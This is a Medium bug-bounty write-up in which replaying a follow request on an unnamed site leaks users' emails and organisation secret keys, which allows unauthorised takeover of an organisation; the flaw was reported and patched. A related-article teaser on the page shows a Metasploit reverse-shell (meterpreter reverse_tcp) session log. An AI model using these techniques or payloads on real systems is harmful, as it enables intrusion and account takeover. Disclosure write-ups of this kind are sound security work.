# Senstive Information Leak Lead To join any Organisation

Shivbihari Pandey Follow
Nov 4, 2017 · 3 min read

***Disclaimer:***

The sole purpose of this article is **educational** and for testing of your own applications. This is **not** intended for piracy or any other non-legal use.

***Description:***

This is my first blog,so their may be mistakes but Learning From Mistakes make you Expert.

So story About this issue that, i was testing the

site: ***XYZ.com*** [Sorry can't disclose the Name]


After messing hour , i got an point where data disclosed.

In site You can Follow The User , Organisation ,Tag etc. Etc.

So when-ever You Follow Any User . in response[Usually i Use Browser console]. its simply said:

> *{"outcome":"followed"}*


Request:



```
  POST /follows HTTP/1.1
Host: [redacted]
Connection: keep-alive
Content-Length: 545
Origin: [redacted]
x-csrf-token: xHpIpFrsLyT/0Md1thV+qqCKdz32nh03fikWrX8/SyoxevUQ34AzeCOhr/vjrgM+RLt9Gh6hlybz5WqG3DRgAA==
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36
content-type: multipart/form-data; boundary=----WebKitFormBoundary5lOMjZPmWDzzYbOY
Accept: */*
DNT: 1
```

follow any user

Response:



```
{"outcome":"followed"}
```

Response when you follow the user

but here you don’t see any thing which make it Sensitive Info.


So i just **replay the request** [from the chrome console] by opening the Follow request in new tab. in the response it disclose all the information of the user profile.

URL Like ***https://XYZ.com/follow***

Disclosed Information About User:

1. Email (it may be ***GitHub Or Twitter Email***)
2. **Secret Key**

3. all the profile setting like their notification ,[i didn't test for the Payment section, but i am sure it will disclose the **CARD** information too]



Email and Secret Key Disclose

but Wait i didn't know what i can do with this secret key. so i try to find the developer section of the site where I can get the information about the secret key[what we can do with this key].

Sadly they Don’t have any.

So i decided to Explore more features of site.

and in **Setting Section i find that you can make an Organisation and their you can invite user by sharing the *Secret Key*.**


Organisation member

Here We Go ..Now i know what i can do with that Secret Key.

but wait we have to cross_checked whether disclose Key Matched with Invitation Key.

See their is one more feature in site that , you can Follow the organisation . So From Previous We see that ,***When-ever you follow any user ..It will disclose that user Information.***

So i try the same And BINGO.!!



Organisation Secret Key

It disclose the Secret Key of the Organisation Too.

So..Without Any Invitation We Able to Join the Organisation.

**We Can Change the Organisation Settings,Post any Article , Invite any User to Organization[*Off-course We have Secret Key*], Delete Org. Too.**

Quickly I Contact Them and they patched it within Hour.

That’s It for Now .Hope You Enjoy It.

Happy Hacking :)

. . .

*Follow Infosec Write-ups for more such awesome write-ups.*


**InfoSec Write-ups**

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub…

medium.com

Security Bug Bounty

102 claps



WRITTEN BY

**Shivbihari Pandey**

Follow

security researcher


## InfoSec Write-ups

Follow

A collection of write-ups from the best hackers in the world on topics ranging from bug bounties and CTFs to vulnhub machines, hardware challenges and real life encounters. In a nutshell, we are the largest InfoSec publication on Medium. Powered by Hackrew

See responses (2)

## More From Medium



More from InfoSec Write-ups

### Ping Power — ICMP Tunnel

Nir Chako in InfoSec Write-ups

Dec 17, 2018 · 8 min read

1.1K


More from InfoSec Write-ups

## Antivirus Evasion with Python

Marcelo Sacchetin in InfoSec Write-ups

Jun 11 · 6 min read ★

658



```
+ -- --=[ 547 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                        ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_tcp
PAYLOAD => python/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.10
LHOST => 10.0.2.10
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.10:443
[*] Sending stage (53755 bytes) to 10.0.2.9
[*] Meterpreter session 1 opened (10.0.2.10:443 -> 10.0.2.9:49228) at 2019-06-11
 19:00:13 -0400

meterpreter > sysinfo
Computer        : WinDev1905Eval
OS              : Windows 10 (Build 17763)
Architecture    : x64
System Language : en_US
Meterpreter     : python/windows
```

More from InfoSec Write-ups


## Picture Yourself Becoming a Hacker Soon

(Beginner's Guide)

Abanikanda in InfoSec Write-ups

Aug 16 · 16 min read ★

547



## Discover Medium

Welcome to a place where words matter. On Medium, smart voices and original ideas take center stage - with no ads in sight. Watch

## Make Medium yours

Follow all the topics you care about, and we'll deliver the best stories for you to your homepage and inbox. Explore

## Become a member

Get unlimited access to the best stories on Medium — and support writers while you're at it. Just $5/month. Upgrade

Medium

About Help Legal